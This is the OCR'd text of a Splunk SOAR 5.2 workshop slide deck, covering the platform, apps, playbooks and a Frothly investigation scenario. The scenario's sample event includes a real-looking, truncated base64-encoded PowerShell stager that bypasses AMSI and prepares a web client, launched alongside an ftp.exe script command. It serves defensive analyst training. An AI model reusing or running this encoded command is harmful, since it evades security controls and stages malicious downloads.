Splunk SOAR Hands-On Workshop

Splunk SOAR Version 5.2

Randy Holloway, CISSP, MS
Staff Solutions Engineer

April 2022 | Version 1.3

splunk> turn data into doing™

Forward-Looking Statements

This presentation may contain forward-looking statements regarding future events, plans or the expected financial performance of our company, including our expectations regarding our products, technology, strategy, customers, markets, acquisitions and investments. These statements reflect management's current expectations, estimates and assumptions based on the information currently available to us. These forward-looking statements are not guarantees of future performance and involve significant risks, uncertainties and other factors that may cause our actual results, performance or achievements to be materially different from results, performance or achievements expressed or implied by the forward-looking statements contained in this presentation.

For additional information about factors that could cause actual results to differ materially from those described in the forward-looking statements made in this presentation, please refer to our periodic reports and other filings with the SEC, including the risk factors identified in our most recent quarterly reports on Form 10-Q and annual reports on Form 10-K, copies of which may be obtained by visiting the Splunk Investor Relations website at www.investors.splunk.com or the SEC's website at www.sec.gov. The forward-looking statements made in this presentation are made as of the time and date of this presentation. If reviewed after the initial presentation, even if made available by us, on our website or otherwise, it may not contain current or accurate information. We disclaim any obligation to update or revise any forward-looking statement based on new information, future events or otherwise, except as required by applicable law.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. We undertake no obligation either to develop the features or functionalities described, in beta or in preview (used interchangeably), or to include any such feature or functionality in a future release.

splunk> turn data into doing

Access to Today's Materials

Please work with your Splunk team as they can provide you with today's slides in a PDF format.

#whoami

Randy Holloway

rholloway@splunk.com

Based in Houston, TX

- 25+ Years IT and Security Experience
- 16+ Years SIEM Experience
- Came Over from ArcSight
- Enjoys Michigan Football and Baseball

Overview of Splunk SOAR

Setting The Scene

Managing and Automating Investigations & Response

- Apps & Assets
- Events & Artifacts
- Actions
- Workbooks & Case Management
- Playbooks
- Custom Functions & Optional Exercise

Our goals for today

- Become familiar with the Splunk SOAR Web **User Interface**
- Gain an understanding of **Apps** & **Assets** (Orchestration)
- Investigate an event and manage the incident lifecycle with **Case Management**
- Design & build **Playbooks** to automate the investigation and response process


Splunk SOAR

A Quick Introduction

splunk> turn data into doing™

New Name, More Options

Flexible deployment options on-premises or cloud



Splunk Phantom

delivered on-prem

Splunk SOAR


delivered on-prem

- or -

delivered in the cloud


SOAR for Security Operations

Faster execution through the OODA loop yields better security



Automation Anywhere

Hybrid Architecture with Splunk Cloud SOAR




Take action against **directly accessible solutions**

Automation broker for **secure control** over **remote locations**

splunk> turn data into doing


Automation Anywhere

Hybrid Architecture with Splunk On-Premises SOAR



Take action against **directly accessible solutions**

Automation broker for **secure control** over **remote locations**



Orchestration

Coordinate complex workflows across your SOC


350+
APPS & GROWING

2150+
AUTOMATED ACTIONS


https://splunkbase.splunk.com/apps/#/product/soar/

splunk> turn data into doing

The concept of Apps in SOAR



- Apps can be used to ingest data
- Apps provide orchestration for assets
- There are also apps for Splunk to support remote index and SOAR reporting



https://splunkbase.splunk.com/apps/#/product/soar/

How it Works


A SOAR Case Study: Blackstone

Automated Malware Investigation

"Automation with Splunk SOAR enables us to process Sandbox malware alerts in about 40 seconds vs. 30 minutes or more."

Adam Fletcher
CISO

Blackstone



Setting the Scene


splunk> turn data into doing™

$whoareyou

Alice Bluebird
Security Analyst, Frothly

The event that we'll be investigating today:

Type	Field	Value	Actions
Selected	CommandLine	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	
	ParentCommandLine	C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQQBT AHMARQBNAGIATABZAC4ARwBIAFQAVABZAHAAZQAoACcAUwB5AHMAdABIAG0ALgBNAGEAbgBhAGcAZ QBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD 8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAdABGAEkARQBsAGQAKAAnAGEAbQBzAGkASQBuAGkAdAB GAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFM ARQB0AFYAYQBMAHUARQAoACQATgBVAEwAbAAsACQAdAByAFUARQApAH0AOwBbAFMAWQBzAHQAR QBNAC4ATgBlAHQALgBTAEUAUgB2AGkAQwBlAFAAbwBJAE4AdABNAEEAbgBBAEcAZQByAF0AOgA6AEU AWABwAEUAYwB0ADEAMAAwAEMAbwBuAHQASQBuAHUARQA9ADAAOwAkAFcAYwA9AE4AZQBXAC0AT wBiAGoAZQBjAHQAIABTAHkAUwB0AEUATQAuAE4AZQBUAC4AVwBlAEIAQwBMAEkAZQBuAHQAOwAkAH UAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgA xADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC 4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUw BlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAG UAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9 ACAAewAkAHQAcgB1AGUAfQA7ACQAVwBDAC4ASABFAGEARABlAHIAcwAuAEEAZABkACgAJwBVAHMAZ QByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAVwBDAC4AUAByAG8AeABZAD0AWwBTAFkAcwB0 AEUAbQAuAE4AZQB0AC4AVwBFAEIAUgBFAFEAVQBlAHMAdABdADoAOgBEAGUARgBhAHUAbABUAFcAR QBCAFAAUgBPAHgAWQA7ACQAVwBjAC4AUAByAG8AeABZAC4AQwBSAGUARABlAG4AVABpAGEATABzA CAAPQAgAFsAUwB5AHMAVABlAG0ALgBOAGUAVAAuAEMAcgBlAGQARQBuAHQASQBBAGwAQwBhAGMA aABlAF0AOgA6AEQAZQBmAEEAdQBsAHQATgBlAFQAVwBvAHIAawBDAHIARQBEAGUATgBUAEkAQQBsAH MAOwAkAEsAPQBbAFMAeQBzAFQAZQBtAC4AVABlAHgAVAAuAEUAbgBjAE8ARABJAE4ARwBdADoAOgB	



splunk> turn data into doing


User Access Information

Please work with your Splunk team to determine how best to access the instances.


Let's Get Started

splunk> turn data into doing™

